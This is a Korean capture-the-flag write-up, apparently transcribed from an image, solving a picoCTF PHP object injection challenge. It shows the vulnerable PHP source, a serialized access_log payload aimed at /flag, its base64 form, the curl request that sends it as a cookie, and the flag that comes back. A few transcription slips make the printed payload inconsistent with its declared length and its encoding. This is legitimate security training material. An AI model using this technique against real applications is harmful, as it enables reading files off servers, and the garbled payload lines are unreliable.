


웹 서버에 접속하면 로그인 창이 뜬다. 쿠키 그리고 요청과 응답 elements들을 살펴봤지만 별 특이사항이 없었다. 그래서 sql注入를 시도해보았고, 별 이상 증상이 없었다.



```
User-agent: *
Disallow: /admin.php
```

추가 정보를 얻기 위해 robots.txt에 접속을 했고 admin.php 가 존재하는 걸 볼 수 있었다. 해당 소스를 보기 위해 접속했지만 권한이 없어 접속하지는 못했다.

```
◀ ▶ ⌂ △ 주의 요함 mercury.picoctf.net:5428/index.php5

<?php
require_once("cookie.php");

if(isset($_POST["user"]) && isset($_POST["pass"])){
    $con = new SQLite3("../users.db");
    $username = $_POST["user"];
    $password = $_POST["pass"];
    $perm_res = new permissions($username, $password);
    if ($perm_res->is_guest() || $perm_res->is_admin()) {
        setcookie("login", urlencode(base64_encode(serialized($perm_res))), time() + (86400 * 30), "/");
        header("Location: authentication.php");
        die();
    } else {
        $msg = '<h6 class="text-center" style="color:red">Invalid Login.</h6>';
    }
}
?>
```

그럼 아까 초기 화면인 index.php5도 있을 것 같아. index.php5에 접속을 시도해 봤더니 소스가 떴다. user id와 password를 입력하고, 새로운 권한으로 값을 만들어 직렬화를 시켜 base64로 인코딩시킨다.

그리고 authentication.php로 요청을 하는데, 해당 소스를 살펴본다.

```
<?php

class access_log
{
    public $log_file;

    function __construct($lf) {
        $this->log_file = $lf;
    }

    function __toString() {
        return $this->read_log();
    }

    function append_to_log($data) {
        file_put_contents($this->log_file, $data, FILE_APPEND);
    }

    function read_log() {
        return file_get_contents($this->log_file);
    }
}

require_once("cookie.php");
if(isset($perm) && $perm->is_admin()){
    $msg = "Welcome admin";
    $log = new access_log("access.log");
    $log->append_to_log("Logged in at ".date("Y-m-d")."\n");
} else {
    $msg = "Welcome guest";
}
?>
```

authentication.php의 주요 코드는 admin인지 권한을 확인하고, access_log를 읽고, 로그 추가 등 다양한 기능을 수행할 수 있다.

그럼 cookie.php를 살펴본다.

```
        if(isset($_COOKIE["login"])){
            try{
                $perm = unserialize(base64_decode(urldecode($_COOKIE["login"])));
                $g = $perm->is_guest();
                $a = $perm->is_admin();
            }
            catch(Error $e){
                die("Deserialization error. ".$perm);
            }
        }
    ?>
```

login 키에 있는 값을 받아 역직렬화를 시도해 권한을 확인한다. 그럼 login 키 값을 조작해 admin 권한을 얻을 수 있을 것 같다. 해당 공격을 PHP Object Injection이라 한다.

그럼 아까 access_log 객체를 통해 내용을 읽을 수 있는 기능이 있는데 해당 객체를 통해 flag를 읽을 수 있을 것이다.

문제 힌트에서 flag 경로는/flag에 있다고 한다.

이 점을 고려해 payload를 구성한다.

```
O:10:"access_log":1:{s:8:"log_file";s:7:"..../flag";}
```

이렇게 구성할 수 있다.

```
root@hkh:~# echo 'O:10:"access_log":1:{s:8:"log_file";s:7:"..../flag";}' | base64
TzoxMDoiYWNjZXNzX2xvZyI6MTp7cz040iJsb2dfZmlsZSI7cz030iIuLi9mbGFnIjt9
```

해당 값을 base64 인코딩 시킨다.

```
root@hkh:~# curl --cookie "login=TzoxMDoiYWNjZXNzX2xvZyI6MTp7cz040iJsb2dfZmlsZSI7cz030iIuLi9mbGFnIjt9" http://mercury.pi
coctf.net:5428/authentication.php | grep '\n'
  % Total    % Received % Xferd  Average Speed   Time      Time     Current
               Dload  Upload   Total   Spent    Left  Speed
100    72     0    72     0      0  190      0  --:--:--  --:--:-- 190
Deserialization error. picoCTF{th15_vuln_ls_5up3r_53rlous_y4ll_c5123066}
```

그리고 쿠카값을 설정해 authentication.php에 요청을 보내면 FLAG를 준다.